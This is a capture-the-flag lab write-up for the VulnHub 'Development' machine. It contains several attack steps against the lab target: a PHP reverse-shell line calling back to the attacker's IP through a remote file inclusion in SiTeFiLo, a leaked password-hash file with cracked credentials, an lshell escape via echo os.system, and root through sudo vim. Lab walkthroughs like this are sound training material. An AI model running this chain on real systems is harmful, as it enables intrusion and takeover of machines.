Development

Machine IP:
192.168.174.132

Domain:
dev.vh

```
This machine reminds us of a DEVELOPMENT environment: misconfigurations rule
the roost. This is designed for OSCP practice, and the original version of
the machine was used for a CTF. It is now revived, and made slightly more
nefarious than the original.

If you MUST have hints for this machine (even though they will probably not
help you very much until you root the box!): Development is (#1): different
from production, (#2): a mess of code, (#3): under construction.

Note: Some users report the box may seem to be "unstable" with aggressive
scanning. The homepage gives a clue why.

Feel free to contact the author at https://donavan.sg/blog if you would like
to drop a comment.
```

nmap

```
┌──(teja㉿kali)-[~/vulnhub/development]
└─$ nmap -sV -sC 192.168.174.132 -oN nmapscan
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-22 22:48 EDT
Nmap scan report for 192.168.174.132
Host is up (0.00026s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 79072b2c2c4e140ae7b36346c6b3ad16 (RSA)
|_  256 246b85e3ab905cecd5834954cd983195 (ED25519)
113/tcp  open  ident?
|_auth-owners: oident
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
|_auth-owners: root
445/tcp  open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
|_auth-owners: root
8080/tcp open  http-proxy  IIS 6.0
```

Enumeration

Can't use gobuster because there is appranetly a "Host intrusion detection system" that is just terminating the connection whenever rapid requests are made by gobuster.


Source code revealed `/development` page

http://dev.vh:8080/development

```
Under development we have a variety of projects.

/test.pcap: a simple bash script that allows Director, from the comfort of
his desk, to be routinely fed network information. He can then employ a
scraper to download the .pcap files to view at his own convenience.
/development.html: the landing page to our development secret page. Only
insiders will know!
/registration: under construction.

We are also testing a very simple web-based log-in form, a HIDS called OSSEC
(heard it is awesome) and some other developments.

The question is, do you know what to do? Try harder!
```

Downloaded `test.pcap` from http://dev.vh:8080/test.pcap

Found a "secret" page from the test.pcap
`/developmentsecretpage`




http://dev.vh:8080/developmentsecretpage/directortestpagev1.php

Found another page:
http://dev.vh:8080/developmentsecretpage/sitemap.php

Found a login page

When tried to login with dummy creds:



Googling `slogin_lib.inc.php` shows a vulnerability in `Simple Text-File Login script (SiTeFiLo) 1.0.6 - File Disclosure / Remote File Inclusion`
https://www.exploit-db.com/exploits/7444

```
EXPLOIT: /[path]/slogin_lib.inc.php?slogin_path=[remote_txt_shell]
```

SiTeFiLo - the login is done from a simple text file.

Vulnerable code:

```
[CODE] include_once ($slogin_path . "header.inc.php"); [/CODE]
```

Since the slogin_path variable is directly appended to the header.inc.php - we can create header.inc.php with a reverse shell code, host it on our server and make a request by putting slogin_path as our host.

header.inc.php

```
$sock=fsockopen("192.168.174.131",1560);system("sh <&3 >&3 2>&3");
```

http://dev.vh:8080/developmentsecretpage/slogin_lib.inc.php?slogin_path=http://192.168.174.131:8000/

Didn't work. We are not even getting a request to the python HTTP server for the file.


But there is another bug of Sensitive Data disclosure for the same SiTeFiLo. We can see the text file that contains the creds

```
[!] EXPLOIT: /[path]/slog_users.txt
```

http://dev.vh:8080/developmentsecretpage/slog_users.txt

```
admin, 3cb1d13bb83ffff2defe8d1443d3a0eb
intern, 4a8a2b374f463b7aedbb44a066363b81
patrick, 87e6d56ce79af90dbe07d387d3d0579e
qiu, ee64497098d0926d198f54f6d5431f98
```

Hashes cracked with hashes.com




```
patrick:P@ssw0rd25
intern:12345678900987654321
qui:qiu
```

admin password could not be cracked.

SSH login worked for intern creds.

Shell is restricted.

```
intern:~$ whoami
*** unknown syntax: whoami
intern:~$ sudo -l
*** forbidden sudo -> sudo -l
intern:~$ sl
*** unknown syntax: sl
intern:~$ ls
access  local.txt  work.txt
intern:~$ cat local.txt
*** unknown syntax: cat
intern:~$ more work.txt
*** unknown syntax: more
intern:~$ cd access
intern:~/access$ ls
IA64  tcpdump.txt  W32ALPHA  W32MIPS  W32PPC  W32X86  WIN40  x64
intern:~/access$ cat tcpdump.txt
*** unknown syntax: cat
intern:~/access$ hostname
*** unknown syntax: hostname
intern:~/access$ pwd
*** unknown syntax: pwd
intern:~/access$
```

Allowed commands:

```
Welcome to Development!
Type '?' or 'help' to get the list of allowed commands
intern:~$
intern:~$ ?
cd  clear  echo  exit  help  ll  lpath  ls
intern:~$
```

This is a limited shell.

https://0xffsec.com/handbook/shells/restricted-shells/

```
intern:~$ echo $SHELL
/usr/local/bin/lshell
intern:~$
```

The shell is `lsshell` https://github.com/ghantoos/lshell

The shell can be bypassed: https://www.aldeid.com/wiki/Lshell

Security

Bypassing lshell with os.system

lshell can be easily bypassed provided you have access to the "echo" command:

With lshell, the user is restricted to a number of limited commands:

```
user:~$ id
*** unknown command: id
user:~$ help
cd  clear  echo  exit  help  ll  lpath  ls
```

But it can be easily bypassed:

```
user:~$ echo os.system('/bin/bash')
user@lshell:~$ id
uid=1000(user) gid=1000(user) groupes=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),110(lshell)
```

Now we have a proper shell.

```
echo os.system('/bin/bash')
```

We can switch to patrick as we already have the password from before.

```
su patrick
```

```
patrick@development:/tmp$ sudo -l
Matching Defaults entries for patrick on development:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User patrick may run the following commands on development:
    (ALL) NOPASSWD: /usr/bin/vim
    (ALL) NOPASSWD: /bin/nano
```

vim and nano dont require password.

GTFO bins for vim: https://gtfobins.github.io/gtfobins/vim/

Spawn a new bash shell with vim

```
patrick@development:/tmp$ vim -c ':!/bin/bash'

patrick@development:/tmp$ sudo vim -c ':!/bin/bash'

root@development:/tmp# whoami
root
root@development:/tmp#
```

Ta-da! We root!